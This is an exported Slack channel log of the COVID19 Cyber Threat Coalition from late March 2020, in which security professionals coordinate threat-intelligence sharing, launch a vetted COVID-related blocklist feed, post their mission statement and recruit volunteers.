@US (Global) / Todd H. / IACI / Intel, can you share the full message and/or headers? We should contact them about it if someone hasn't already

US (Global) / Todd H. / IACI / Intel 9:45 PM
As I sent that message to you, I received four more. from the same source

9:47
@US / DT / US State Agency / Information Security Officer, Linux background, I will redact our customer info from the Email and share the headers.
👍1

US / DT / US State Agency / Information Security Officer, Linux background 9:47 PM
Thank you, @US (Global) / Todd H. / IACI / Intel -- feel free to DM me.

US / Emily Austin / Mailchimp / Sr. Security Engineer (Anti-Abuse, Defense) 9:53 PM
replied to a thread:**I've been wondering about how to accomplish this. Even the covid domain lists are tough, because I don't know that there's a good way to vet them at scale, and the healthcare stuff gets even more into the topic of disinformation.**
Malware, phishing, and more general spam seem somewhat straightforward to classify, relative at least to misinformation. That's what really worries me. How to detect it and implement that detection at scale? I mean, thinking through it as a data problem, having a dataset good enough to train a classifier on seems like a problem in itself.
View newer replies

US/Paul Ferguson/Gigamon/Threat Intel (Seattle)🐙 9:59 PM
Just making data widely available in the appropriate form factor & bite-sized parcels should be a good start. Something like MISP.

10:00
There is already a coordinated effort, probably in multiple places, in that regard.

NL- Theo - Realtime Register B.V. 10:00 PM
Check out this group's pulse https://otx.alienvault.com/group/840/pulses (edited)

US/Paul Ferguson/Gigamon/Threat Intel (Seattle)🐙 10:01 PM
AlienVault also goodness. 🙂

10:01
There is ample cross-over pollination in the data streams.

10:02
Normally I would encourage a thousand flowers to bloom in a thousand gardens, but folks should really focus their data dissemination efforts there. 🙂

US / Emily Austin / Mailchimp / Sr. Security Engineer (Anti-Abuse, Defense) 10:08 PM
yes, definitely good stuff in there

Pinned by NL / Ronny Tyink / Sophos - SurfRight / Threat Mitigation Team

US / Joshua Saxe / Sophos / Chief Scientist 10:13 PM
Hey everyone, thanks again for being here. A few reminders:We now have 133 contributors to our official Alienvault OTX group -- please sign up for a free OTX account and request to join our group (https://otx.alienvault.com/group/840/pulses). Then please post your threat intel there so it's represented in structured form.Also, everyone is strongly encouraged to use the screen name convention "Full Name / Org / Title". We want to reduce anonymity as much as possible here to facilitate connection-making and trust.Finally, if you'd like to become a vetted volunteer, please email me from your organizational email address at joshua.saxe@sophos.com and **put your current screen name in the subject line**. This is how we're validating folks' identities.

AlienVault Open Threat Exchange
AlienVault - Open Threat Exchange
Learn about the latest online threats. Share and collaborate in developing threat intelligence. Protect yourself and the community against today's latest threats

👍6

Frode Hommedal / CCTC Steering Committee / PwC / Threat Mgmt / NO CA (UTC-4)
💬 10:23 PM
Regarding the logo creation and selection, we have some really good contributions already, and there is a poll running in the channel if people want to check it out and voice their opinion by voting for their favorite.

US / DT / US State Agency / Information Security Officer, Linux background 10:37 PM
@US (Global) / Todd H. / IACI / Intel that email to MNRE has been sent

👍1

NL / Matthijs Koot / Secura and UvA / security researcher 10:39 PM
Excellent work by Booz Allen Hamilton https://twitter.com/mrkoot/status/1243533632872071169

Matthijs R. Koot @mrkoot
Booz Allen analyzed 200+ Russian hacking operations, says GRU military hackers follow predictable patterns based on a public military doctrine (Mar 27) https://zdnet.com/article/booz-allen-analyzed-200-russian-hacking-operations-to-better-understand-their-tactics/The report (6.0MB .pdf, 84 pages): https://boozallen.com/content/dam/boozallen_site/ccg/pdf/publications/bearing-witness-uncovering-the-logic-behind-russian-military-cyber-operations-2020.pdf/c @thegrugq @cryptoron #intelligence https://pbs.twimg.com/media/EUHrPWRXQAQg-EC.jpg
Twitter | Mar 27th(151 kB)
https://pbs.twimg.com/media/EUHrPWRXQAQg-EC.jpg

https://pbs.twimg.com/media/EUHrPWzXkAAYCVO.jpg(209 kB)
https://pbs.twimg.com/media/EUHrPWzXkAAYCVO.jpg

https://pbs.twimg.com/media/EUHrPWTXQAIni1H.jpg(182 kB)
https://pbs.twimg.com/media/EUHrPWTXQAIni1H.jpg

👍6✅1

US / DT / US State Agency / Information Security Officer, Linux background 10:43 PM
New malware report from CISA. It's not COVID-19 themed, but the content is about food poisoning, so it's still relevant. Where does this information need to go?

PDF

MAR-10277330.r1.v1.GREEN.pdf
180 kB
PDF
— Click to view

👏2

2 replies
Last reply 25 days agoView thread

Saturday, March 28th

Pinned by US / Joshua Saxe / Sophos / Chief Scientist


US / Joshua Saxe / Sophos / Chief Scientist 12:11 AM

@everyone Announcement. **We now have a mission statement and are looking for organizations, governments and government agencies to sign on as endorsers.** If you sign on as an organization, you'll be listed as an endorser on our website, whose main text will be this mission statement, a link to our Slack, and a list of endorsees. If you're interested in having your organization endorse, please have an individual with the authority to endorse email me at joshua.saxe@sophos.com.

```
As our global community strains under the weight of the coronavirus pandemic,
cybercriminals are taking advantage, attacking our most critical institutions and
playing on our fears and anxieties in campaigns of extortion and fraud.  The COVID19
Cyber Threat Coalition (CCTC) is a global volunteer community focused on stopping
these actors. We're united in a conviction that extraordinary times call for bridging
traditional boundaries to operate with exceptional unity and purpose.As an
organization, we're aligned around the following mission points:- We pledge to break
down traditional barriers to intelligence sharing in this time of crisis. Cybercrime
crosses organizational and national boundaries, and so must we, now more than in the
past. By bringing together a broad, inclusive group of thousands and making an
exceptional commitment to work together, we'll make patterns, outliers and trends in
threats visible that would otherwise have been missed.- We pledge to produce
professional-quality threat intelligence that enhances our members' ability to
operate, and which the broad IT security public can rely upon.  We're professionals,
and our volunteerism won't mean a loss of professionalism.  Rather, it will mean
enhanced capability.  Just as global militaries erect well-run hospitals out of
converted hotels, our aim in the coming months will be to operate the largest
professional-quality threat lab in the history of cybersecurity out of donated cloud
infrastructure and with a rapidly assembled team.- We pledge to privilege the public
good over our own and our institutions' self-interest. We're professionals with
organizations, careers and revenue to manage, but when the world is on fire, public
good trumps self-interest. It follows that we don't endorse or promote commercial
products, and have no tolerance for self-promotion or jockeying for position within
our ranks.Computer infrastructure mediates and underpins the public response to the
coronavirus crisis, and it's our role to protect it. As individuals and organizations,
we the undersigned pledge to follow the aforementioned principles, acting as a
collective, and doing our work with the passion and efficacy that this historic moment
demands.COVID19 Cyber Threat Coalition
```

(edited)

👍🏾34💯22🤟5👍2

**6 replies**

Last reply 25 days agoView thread

US / Emily Austin / Mailchimp / Sr. Security Engineer (Anti-Abuse, Defense) 12:56 AM

We’re professionals with organizations, careers and revenue to manage, but when the world is on fire, public good trumps self-interest.

I particularly love this line. This is great.

👍14💯6

Selim Aissi 2:05 AM

Saw this today: https://mobile-reuters-com.cdn.ampproject.org/c/s/mobile.reuters.com/article/amp/idUSKBN21D049

Reuters

Cybersecurity experts come together to fight coronavirus-related hacking

An international group of nearly 400 volunteers with expertise in cybersecurity formed on Wednesday to fight hacking related to the novel coronavirus.(111 kB)
https://s2.reutersmedia.net/resources/r/?m=02&d=20200326&t=2&i=1508248583&w=&fh=545px&fw=&ll=&pl=&sq=&r=LYNXMPEG2P033

👍1

4 replies

Last reply 25 days agoView thread

US / Andrew Sanford / RainFocus / InfoSec Team Lead 2:28 AM

Not sure where to put this, as it's not strictly cyber, but some fraudsters are sending out "lawsuit notification" notices in the mail and asking for payment to settle. See attached below.

PDF

NAME 2020-28527 UNITED LOA.pdf

224 kB

PDF

— Click to view

4 replies

Last reply 25 days agoView thread

Deborah Kobza 2:29 AM

Thanks! Putting the information into the International Association of Certified ISAOs' 'COVID-19 Situational Awareness Advisory" this afternoon.

3 replies

Last reply 22 days agoView thread

DK / Emil Stahl / team.blue / Abuse 2:33 AM

replied to a thread:**Saw this today: https://mobile-reuters-com.cdn.ampproject.org/c/s/mobile.reuters.com/article/amp/idUSKBN21D049**

You can request to join here:

https://forms.gle/rJ3ZaXSan6AvfsxEA

View newer replies

Paul Walsh / MetaCert, Founder / CTC Committee 2:40 AM

I'm in there @DK / Emil Stahl / team.blue / Abuse I find it different to this group. My personal preference is this group because my passion is around phishing-led attacks. And the other group I **think**, is mostly about non-phishing type attacks, such as malware. (edited)

5 replies

Last reply 25 days agoView thread

Pinned by NL / Ronny Tyink / Sophos - SurfRight / Threat Mitigation Team

US / Joshua Saxe / Sophos / Chief Scientist 3:04 AM

@channel On the steering committee, we're getting organized around adopting a focus on producing a professional-quality COVID19-threat-related URL feed that will be suitable for the IT security public to use in network traffic blocking. Here is why this has the potential to be an extremely valuable output of our growing community:

- In our normal lives, many of us produce malicious URL data that we use within our own organizations or within our own security products. The project we're embarking on here turns on our willingness to share that data within a broader COVID19 Cyber Threat Coalition feed. To the extent to which this whole community shares what they're seeing, our feed will provide much broader protection coverage than any of us could have done alone
- We are already set up on OTX to ingest folks' intelligence in structured form. @Pim T / Expert Threat Analyst, @Sherman Chu / New York City Cyber Command / Intelligence Analyst, @Jaime Blasco / Alien Labs AVP / ATT Cybersecurity, @Dmitry / SophosLabs / Director, Threat Research and others are working on workflows around enriching and FP-testing data using OTX APIs. This will set us up to ensure the quality of community data based on industry standards of professionalism

Our asks of you if you are not already participating in this effort are twofold: 1) sign up for OTX and begin contributing to the CCTC group (https://otx.alienvault.com/group/840/pulses), 2) if you're part of a SOC or threat lab that produces high quality URL feeds already, please DM me or @Pim T / Expert Threat Analyst about contributing your feed to the broad CCTC malicious URL feed, 3) if you have a threat analyst background and would like to get involved as a volunteer, please email me at joshua.saxe@sophos.com so I can vet your identity and then invite you into our private steering channel.Thank you everyone!

AlienVault Open Threat Exchange

AlienVault - Open Threat Exchange

Learn about the latest online threats. Share and collaborate in developing threat intelligence. Protect yourself and the community against today's latest threats

👍5👍4💯1

US / Jocelyn Hanc / XYZ / VP Operations 3:12 AM

Hi all, checking in for the XYZ Registry with @US/Jenn Correa / XYZ / Anti-Abuse Specialist from our Anti-Abuse Team. We are contributing by making sure that any domains identified as abusive in our zones (.xyz + 11 listed in thread) are suspended asap. We have stringent Anti-Abuse policies for all our domains, and this is part of ongoing maintenance. We're doubling our efforts to increase awareness of corona/covid abuse & domains involved in SMS cybercrime, so that we can stop bad actors at the source.Looking forward to contributing to the fight! I've parsed the history of the channel to make sure we're taking advantage of all the sources already offered. If you have additional data to share about abusive .xyz domains specifically, I'd love to connect. Thank you for all that has been shared so far. 🙌

👍9

28 replies

Last reply 25 days agoView thread

Jaime Blasco / Alien Labs AVP / ATT Cybersecurity 3:35 AM

I've just updated the whitelist https://github.com/covid19cyber/goodlist/blob/master/hostnames.txt with a few contributions from the group and manually checking those entries

hostnames.txt

```
api.coronainusa.com
corona.help
corona.lmao.ninja
corona.tuply.co.za
Show more

covid19cyber/goodlist | Added by GitHub

👍3

**10 replies**

Last reply 22 days agoView thread

**Ravi Shah / Yelp / Security Engineer** 3:46 AM

Is there a known/confirmed blacklist?

**Jaime Blasco / Alien Labs AVP / ATT Cybersecurity** 3:47 AM

We are working on https://otx.alienvault.com/group/840/pulses

3:47

those are Unvetted, soon we will be Vetting the indicators in there and start publishing a Vetted collection of verified indicators

**Ravi Shah / Yelp / Security Engineer** 3:48 AM

Thank you. I would love to get involved to contribute to vetting efforts if I can

**Ben Coon / WMCGlobal / VP Threat Intelligence** 3:51 AM

i'll try to get one of our analyst to pull a list together as well so we can add to data.

**US / Joshua Saxe / Sophos / Chief Scientist** 3:52 AM

To everyone who has been using the naming convention "Full Name / Org / Title", thank you ❤️, this is proving immensely useful, because it means that we can search for folks from a given organization, or with a given expertise, and then immediately find a ton of potential volunteers using Slack's search functionality.

👍14❤️5

```

US / Nick Espinosa / Security Fanatics / Chief Security Fanatic / UTC -5 3:52 AM
And let's definitely keep that convention up! Thanks @US / Joshua Saxe / Sophos / Chief Scientist!

✅1

Paul Walsh / MetaCert, Founder / CTC Committee 3:53 AM
It’s the best I’ve seen. Superb idea @US / Joshua Saxe / Sophos / Chief Scientist

✅2

Gregory Mitchell / Presidio / Sr Security Architect 4:18 AM
Hey team, glad to be here.

US/Mike Talon/Cymulate/Solution Architect 4:20 AM
New York State has sent out a call for all volunteers and products/platforms that can assist in the overall crisis. https://www.ny.gov/content/join-state-technology-swat-team

Welcome to the State of New York
Join the State Technology SWAT Team
Mar 18th(37 kB)
https://www.ny.gov/sites/all/themes/ny_gov/images/nygov-logo-share.png

👍2

Gavin Reid / Recorded Future / CISO 4:57 AM
You know now more than ever would be a good time to do a stimulus check direct deposit phish

😢2👀3👍3

1 reply
25 days agoView thread

Jaime Blasco / Alien Labs AVP / ATT Cybersecurity 5:09 AM
☝️ already happening 😔 https://otx.alienvault.com/pulse/5e7e60aaf5a5ed2b8f4ab92e

AlienVault Open Threat Exchange
AlienVault - Open Threat Exchange
Learn about the latest online threats. Share and collaborate in developing threat intelligence. Protect yourself and the community against today's latest threats

👍3

USA / Sean / DomainTools / Director of RnD 5:25 AM
DomainTools pushed out the latest version of our Covid-19 Threat List. I will remind everyone that this is a *predictive list*. As such we recommend using it in your detection

platform for awareness, monitoring, and alerting.Based on the feedback and help we received from this community, we have made the following changes:

1. We are ingesting third-party covid19 whitelists to ensure vetting domains do not appear on the list
2. We added more detailed monitoring/analysis of covid19 domains appearing on variants of *.gov.cctld TLD spaces (e.g. *.gov.ie & *.govt.nz). We're currently monitoring over 120 such TLDs to keep those domains from appearing on this.
3. We are looking to create a whitelist as more organizations and enterprises are creating their own covid19 domains, when we have something to share we'll absolutely post it here.

Thank you to everyone for your feedback regarding the Threat List. Please keep the comments and discovery of false positives coming.Today's list has 85,410 domains.

👍12

US / John Conwell / Principal Data Scientist / DomainTools 5:43 AM

Does anyone know of any other registrars like MarkMonitor that could be considered a vetted source of whitelist domains?

IE / Michele Neylon /Blacknight /CEO 5:44 AM

CSC

5:44

there's a few others

5:45

basically you're probably looking for registrars who focus on "corporates"

5:45

most of the domains they'd have would probably be "white"

5:45

but I'd be wary of giving them a blanket "free pass"

👍2

5:45

but that's just cos I'm an awkward swine 🙂

John Crain / ICANN / Chief SSR Officer 5:46 AM

Registrar of Last Resort tends to be names held by LE and opsec initiatives

IE / Michele Neylon /Blacknight /CEO 5:46 AM

yeah so they'd be pretty nasty

John Crain / ICANN / Chief SSR Officer 5:46 AM

And Michele is right about not giving they a free pass

5:47

You can weight them though

US / John Conwell / Principal Data Scientist / DomainTools 5:50 AM

Thanks guys. We're trying to find better ways to not block the goodness

Paul Walsh / MetaCert, Founder / CTC Committee 5:51 AM

I don’t like weighting @John Crain / ICANN / Chief SSR Officer but I can see exactly why you would suggest it. It’s a personal preference of mine. For our data, you either trust it or you don’t. When I say we’ve verified something it means it’s binary unless prove otherwise.Data sets that require further investigation are almost as good as randomly searching Google. But they’re massively useful for evaluation. They become useful when someone evaluates and makes the binary decision. Only the binary decisions should be used for filtering.

John Crain / ICANN / Chief SSR Officer 5:51 AM

And that is much appreciated

John Crain / ICANN / Chief SSR Officer 5:51 AM

We use weighting as a way of prioritising which ones to look deeper into

2 replies

Last reply 25 days agoView thread

Paul Walsh / MetaCert, Founder / CTC Committee 5:51 AM

@US / John Conwell / Principal Data Scientist / DomainTools As soon as my team is available I’ll hit our system with your entire data set to do a comparison. Wish I had more resources but we’re just a small company.

1 reply

25 days agoView thread

US / Joshua Saxe / Sophos / Chief Scientist 8:31 AM

Hi everyone, would you kindly retweet/amplify this tweet that invites others to join our efforts here? https://twitter.com/ThreatCoalition/status/1243711825927118853

Cyber Threat Coalition @ThreatCoalition

#infosec folks, please RT: founded a week ago, the COVID19 Cyber Threat Coalition is now a 1500 person strong threat intel sharing space on Slack with broad industry representation https://join.slack.com/t/covid19cybert-qvl7792/shared_invite/zt-cyt9l8z9-wojJ6lHvlLKbWU0GnoUfXQ and a 173 member intel feed on OTX https://otx.alienvault.com/group/840/pulses. Please join us!

Twitter | Mar 28th

👍11✓ 2

1 reply

25 days agoView thread

BLuəf0x / Akamai Tech / SOCC Tech 10:41 AM

Thank You @US / Joshua Saxe / Sophos / Chief Scientist for the invite

💯1👍1

DE/Stefan Voss/dpa News agency/Head of verification 3:07 PM

Greetings from Berlin. Thanks for the invite

👏5

DJ / CISO / Australia 6:46 PM

Greetings from Australia 🇦🇺

👍2

Zurab Akhvlediani 11:19 PM

Greetings from Georgia!

👍2

Sunday, March 29th

US / Ian / Threat Intelligence/Hunt Analyst 1:42 AM

How's everyone this morning?

1:42

Shoot, afternoon for most...

1:43

I'm looking forward to working with you all as we move forward, in whatever capacity. My permanent position is full time remote work, so if anyone is having trouble adjusting and needs to reach out let me know!

👍3

US/Robert/Incident Response Lead 2:01 AM

Hello from DFW, Texas

US/Mike Talon/Cymulate/Solution Architect 2:25 AM

Same here, I've worked remote most of my career

Frode Hommedal / CCTC Steering Committee / PwC / Threat Mgmt / NO CA (UTC-4)
2:33 AM
It's really awesome to see so many people coming together here.

Frode Hommedal / CCTC Steering Committee / PwC / Threat Mgmt / NO CA (UTC-4)
2:34 AM
I promise you we're working hard to find ways to activate everyone, but for now, thank you for your committment and patience. It is going to be needed. The criminals are going to have a field day with the way this is developing. I'm so glad so many people are stepping up to the plate to help fighting back.

👋4👍1😎1

2 replies
Last reply 23 days agoView thread

US/Mike Talon/Cymulate/Solution Architect 2:35 AM
going to have? Nope: already having

😄1

Frode Hommedal / CCTC Steering Committee / PwC / Threat Mgmt / NO CA (UTC-4)
2:35 AM
tru dat...

2:35


I have a very strong Game of Thrones feeling here, with Hodor's origin story :"Hold the door!" We're all Hodor in this crisis. We're going to have to hold the cybersecurity door.

Ben Coon / WMCGlobal / VP Threat Intelligence 3:12 AM
not sure where this goes so i'll drop it here. Just found in our scanners.

Screen Shot 2020-03-28 at 4.10.53 PM.png

👍1

2 replies
Last reply 23 days agoView thread



Seth Rudesill / Community Brands (US) / Network Security Engineer 7:28 AM
@channel FREE INTEL If you know anyone ransomwared by a mysterious attack that blasts the pagefile with garbled ransom notes from (apparently) previous ransom attacks, please feel free to try using the password:12345<###-%%%%%%%%>@@@@@

💯3🙏2

US/Dr. Christopher Gay/LcLIMITED/CTO 7:30 AM

Greetings from Indiana

US / Ian / Threat Intelligence/Hunt Analyst 7:31 AM

So hey what's up with the discussions in the #general_chat ? I mean... it's an announcement channel. Wish they would've threaded all that madness

💯1

7:31

sheesh

7:31

🙂

US / Joshua Saxe / Sophos / Chief Scientist 7:34 AM

@Ian R / Independent / CSIRT in all seriousness we do need a read-only channel that only the admins can write to to make announcements. Working on it... (edited)

👍12

DK / Emil Stahl / team.blue / Abuse 7:42 AM

@Seth Rudesill / Community Brands (US) / Network Security Engineer Why @ channel - you know that you are notifying almost 1700 people (even people offline), right?

💯2

1 reply

24 days agoView thread

(US) / David Mussington / University of Maryland / Cyber SME 8:21 AM

Hi all. My name is David Mussington and i am joining courtesy of Rafal Rohozinski's COVID cybersecurity initiative. I hail from the University of Maryland but have expertise in cyber risk assessment, NIST CF implementation and cyber risk governance. Past consumer of cyber threat intel in the US government. Consulting to governments in North America and Europe.

👍4👏1

US / Joshua Saxe / Sophos / Chief Scientist 8:27 AM

Welcome @(US) / David Mussington / University of Maryland / Cyber SME, very glad you're here!

👍2

AU/Dean Bull/QGOV/SOC 8:27 AM

#introductions

(US) / David Mussington / University of Maryland / Cyber SME 8:28 AM

Thanks. I should have put my bio in introductions! Looking forward to engaging.

1 reply

23 days agoView thread

US / Joshua Saxe / Sophos / Chief Scientist 9:24 AM

renamed the channel from “ctc-cyber-threats-general” to “ctc-announcements-from-leadership”

US / Joshua Saxe / Sophos / Chief Scientist 9:25 AM

Can someone who is not an admin try posting in here and DM if they fail?

👍2

9:26

Unfortunately, at our tier of Slack, to have a channel that's read-only except to the Coalition leadership, we'll have to repurpose this channel for admin-only announcements.

9:27

Ok, everyone can stop DMing me now 😉

😂4

US / Joshua Saxe / Sophos / Chief Scientist 9:27 AM

renamed the channel from “ctc-announcements-from-leadership” to “ctc-official-announcements”

US / Joshua Saxe / Sophos / Chief Scientist 9:29 AM

---- Here marks the line beneath which all messages in this channel are announcements from COVID19 Cyber Threat Coalition admins ----

Pim T / Expert Threat Analyst 10:32 AM


Hello everyone,
the steering committee has been working diligently to create a system to distribute actionable intelligence. Over the last couple days we coraled all of the IOCs being shared in the channels and put them within the shared group on OTX. When that was all figured out,

we worked with our analysts and researchers to vet each IOC so that we could separate the true indicators from the false positives. We moved these vetted indicators into the vetted OTX group and developed a system to constantly update lists on our new site. The lists can be accessed via the following methods:- https://otx.alienvault.com/group/837/pulses <-- the vetted group with intel pulses
- https://blacklist.cyberthreatcoalition.org/ <-- raw text files that can be polled consistentlyI would like to thank all of those who have been working to validate these indicators @Jaime Blasco / Alien Labs AVP / ATT Cybersecurity, @Sherman Chu / New York City Cyber Command / Intelligence Analyst, and @UK / Chris Doman / Independent / Analyst. We are always looking to add more pieces in this workflow to better out FP rate, so if you would like to contribute reach out to me or any of the members I have listed above.

AlienVault Open Threat Exchange

AlienVault - Open Threat Exchange

Learn about the latest online threats. Share and collaborate in developing threat intelligence. Protect yourself and the community against today's latest threats

❤14👍13✔3  2

New Member WelcomeWORKFLOW 9:07 PM

@Alex Valdivia / ThreatConnect / Director of Research / MX added a workflow to this channel: **New Member Welcome**.

👍8💯4


Monday, March 30th

US / Joshua Saxe / Sophos / Chief Scientist 2:57 AM

@channelA few things. First, could everyone amplify the announcement of our threat feed blacklist by retweeting this tweet
- https://twitter.com/ThreatCoalition/status/1244340555007614976?The blacklist feed is a huge step towards realizing our mission: collecting intelligence from our broad and diverse membership, distilling it, and then providing it in an easily consumable form for use by IT security departments across the globe. By amplifying the tweet, you help get detection content into the hands of those who need it.Another piece of news -- we now have a website: https://www.cyberthreatcoalition.org/. We're starting simple, but the website will grow into a clearinghouse for threat intelligence advisories and other content as we move forward.Also. If you'd like to join the volunteer pool working on the vetted blacklist feed, please contact @Pim T / Expert Threat Analyst, @Sherman Chu / New York City Cyber Command / Intelligence Analyst, or @Jaime Blasco / Alien Labs AVP / ATT Cybersecurity via DM.Also, if you're interested in helping to distill intelligence given here into weekly threat advisories, please contact @US / Emily Austin / Mailchimp / Sr. Security Engineer (Anti-Abuse, Defense).If you're interested in volunteering in other ways, such as outreach to 'civilian' organizations to connect them with our threat intelligence output, or helping to code Slack bots, or other ideas you're passionate about and think would move us forward, please DM me and I can connect you with others working towards these goals, or we can think about starting a new initiative.The work that my post references was all done

by our more than 80 committed volunteers -- thanks ❤️! We have a once-in-a-career collection of talent collaborating here, and volunteering provides the opportunity to be part of something very meaningful. Thank you everyone for being here and for your contributions. Much more to come in the coming days.

Cyber Threat Coalition @ThreatCoalition
Thanks to our 1700+ members, our nascent coalition now has a continuously updated COVID19-related threat feed available at http://blacklist.cyberthreatcoalition.org. Join the party @ https://join.slack.com/t/covid19cybert-qvl7792/shared_invite/zt-cyt9l8z9-wojJ6lHvlLKbWU0GnoUfXQ and on OTX @ https://otx.alienvault.com/group/840/pulses!
Twitter | Mar 30th

❤️36  22👍32

2 replies
Last reply 23 days agoView thread

IT / Emanuele Gentili / TS-WAY / Threat Intelligence🇮🇹 9:33 PM
@channel Thanks to @FR / Éric Freyssinet / Gendarmerie (LEA) / Head cyberthreats natl focal point our vetted blacklist (https://blacklist.cyberthreatcoalition.org/vetted/) is now integrated with Signal Spam (www.signal-spam.fr). 🚀 🚀 🚀
If you are aware of a tool or service that ingests our feeds to protect their users, please PM me and we will mention the project with their consent. (edited)

👍33👏2🚀2

2 replies
Last reply 21 days agoView thread

Tuesday, March 31st

Pinned by NL / Ronny Tyink / Sophos - SurfRight / Threat Mitigation Team

US / Joshua Saxe / Sophos / Chief Scientist 10:31 AM
Hi **@everyone**,We've been inspired by your interest in volunteering. **At a basic level, we ask that everyone signal boost our efforts https://twitter.com/ThreatCoalition/status/1244340555007614976, share what COVID19-related threats they're seeing in the appropriate channels, and contribute intelligence to our Slack channels and OTX group https://otx.alienvault.com/group/840/pulses.At a more advanced level, we need dedicated volunteers to help build a cross-industry threat intelligence laboratory that moves the needle on protecting the public during the pandemic. If you have relevant skills, consider volunteering. When this is over, and people ask, this will be what you did during the pandemic.Here are the efforts that need volunteers:IoC / threat feed production**
Definition: We have hundreds of organizations represented here that do their own threat research around COVID19-related cyber threats. Let's combine forces, go from working

separately to working together, and create a threat feed that takes advantage of the breadth of talent and threat visibility represented here to better protect the world. If we execute well, work done here will really move the needle on preventing breaches. We're in need of threat analysts, including those who can write code, on this effort.
Point of contact to get involved: @Pim T / Expert Threat Analyst **Weekly threat advisory**
Definition: We have a "human sensor network" of visibility here, and a once-in-a-career assemblage of cross-industry talent. Let's put out a non-vendor-aligned threat landscape update every week that the industry can rely on to protect the world from COVID19-related cyber threats. This will include survey-design work and statistical analysis, so statisticians and data scientists are welcome on this effort, as are threat analysts. Please only volunteer if you are able to commit to 1-2 hours a week of work on this effort.
Point of contact to get involved: @US / Emily Austin / Mailchimp / Sr. Security Engineer (Anti-Abuse, Defense) **Security and privacy**
Definition: As we share information to protect the world, we must do no harm from a privacy perspective, and adhere to regulatory regimes like GDPR. We're seeking those with legal backgrounds and experience complying with privacy regimes to help here.
Point of contact to get involved: @Shawn Richardson /NVIDIA/PSIRT /US/UTC-7**Rapidly assembled technology and infrastructure**
Definition: we're building an organization here to do professional quality infrastructure management and DevOps work to support large-scale data processing and high-availability blacklist dissemination. We're also looking to enhance our Slack community with bots that disseminate and collect threat-relevant information. If you have IaaS / engineering skills and would be willing to help, we'd love your support.
Point of contact to get involved: @Bart Vrancken / NCSC-NL / Cyber Security Specialist **Signal boosting our efforts through PR and communications**
Definition: we've got about 2,200 members now, and some orgs using our nascent threat feed, but relative to the importance of protecting strained institutions from cyber threats, we're still small. In this effort we'll signal boost everything we're doing here to grow our membership, set of industry sponsors, and threat advisory readership. Please join if you have PR/comms related skills. If you have contacts in the media and want to help spread the word about our coalition, please let us know as well as we are continuously looking to do interviews about our work! If you wish to be active in helping us create the methodology for our PR, there is roughly a 3-5 hour time commitment per week though we encourage everyone who joins to help the spread the world on social media by liking and sharing our official accounts, articles that mention the CCTC and more!
Point of contact: @US / Nick Espinosa / Security Fanatics / Chief Security Fanatic / UTC -5 (US Central Time, UTC -5)**Outreach to and feedback from those we seek to protect**
Definition: starting this week we'll be producing outputs intended to help critical institutions and organizations within our global community. This team will work to promote and connect those outputs with the broad IT security public, and then, just as importantly, collect feedback on how we can better serve the vulnerable, distilling that feedback and using it to inform our tactics and strategy here.
Point of contact: @Alex Valdivia / ThreatConnect / Director of Research / MX***Thanks everyone for being here, contributing information, using information found here to better protect the public, and volunteering time,***
-The COVID19 Cyber Threat Coalition Steering Committee- (edited)

Cyber Threat Coalition @ThreatCoalition
Thanks to our 1700+ members, our nascent coalition now has a continuously updated COVID19-related threat feed available at http://blacklist.cyberthreatcoalition.org. Join the party @ https://join.slack.com/t/covid19cybert-qvl7792/shared_invite/zt-cyt9l8z9-wojJ6lHvlLKbWU0GnoUfXQ and on OTX @ https://otx.alienvault.com/group/840/pulses!
Twitter | Mar 30th

AlienVault Open Threat Exchange
AlienVault - Open Threat Exchange

Learn about the latest online threats. Share and collaborate in developing threat intelligence. Protect yourself and the community against today's latest threats

👏40👍21🧑‍🌾3 🦜 5

1 reply
19 days agoView thread

USA/Andrew Brandt / Sophos / threat researcher😷 9:37 PM
Good morning, everyone. For those of you who deal with ransomware or extortion schemes, I am starting a new channel to track the cryptocurrency wallet addresses that are being used in these types of attacks. If you have threat data that includes a bitcoin or monero address, please tag me if you upload it to an OTX Pulse or post it elsewhere on the Slack. Thanks! (edited)

❤️21👍10💯1

7 replies
Last reply 3 days agoView thread

USA/Andrew Brandt / Sophos / threat researcher😷 11:57 PM
I've also created a public channel called #scam where people can share more generalized information relating to scams that involve covid-19, including medical stuff "for sale," or other non-malware harmful information

✔️17👍5

Thursday, April 2nd

IT / Emanuele Gentili / TS-WAY / Threat Intelligence🇮🇹 7:31 AM
renamed the channel from “ctc-official-announcements” to “official-announcements”

US / Joshua Saxe / Sophos / Chief Scientist 7:54 PM

There is now a channel for mobile threats, surprisingly named #mobile_threats 🙂 Please join and share relevant information!

👍10

US / Emily Austin / Mailchimp / Sr. Security Engineer (Anti-Abuse, Defense) 11:52 PM

Hi @**channel**! The Threat Advisory team would like to learn more about the types of groups represented here, how prevalent COVID-19-related attacks are at your organizations, and what types of resources would be most helpful in mitigating those attacks.Please take a few minutes to fill out our brief (seriously, it's only 11 questions!) survey. We aren't collecting any identifying information, and your answers won't be attributable to you.**If you'd like to participate, please complete the survey by noon UTC -4 on Saturday, April 4, so we can analyze and include insights in our first threat advisory, which will be going out Monday or Tuesday of next week.**Thanks in advance!https://www.surveymonkey.com/r/QCJLPLJ (edited)

👍19🙏4❤️4👨‍🍳2

Friday, April 3rd

US / Joshua Saxe / Sophos / Chief Scientist 5:13 AM

Announcement: the novel coronavirus pandemic is affecting not just the networks we defend, but the job security of our community. To address this as we move deeper into global recession, we've created a #laid_off_need_assistance channel for folks who've been laid off, where they can announce that they're looking for work. To keep dynamics here healthy, this channel will be run under very strict rules:1) **Only folks who've been laid off can post**, and their posts should describe the kind of work they're looking for and, optionally, give a reference to a LinkedIn profile.2) This is implicit in 1), but we want to make it explicit: **recruiters, hiring managers, and others, cannot post in this channel**, and any recruiter activity in the channel itself will be cause for removal from our workspace.3) Recruiters, hiring managers, and folks who know of relevant job openings **can** DM folks who posted in #laid_off_need_assistance, but keep your communications restricted to DM, and absolutely don't DM anyone about job opportunities who didn't post in the channel.**Thanks everyone for being here and for your participation.** We're getting through this together as a global professional community, and we hope this workspace can support people in maintaining stable livelihoods, and support employers in helping laid off folks help them.

❤️31🙏6

IT / Emanuele Gentili / TS-WAY / Threat Intelligence🇮🇹 2:18 PM

@**here** Announcement:
As you all probably saw, we did **some little changes in the slack channels naming** convention.
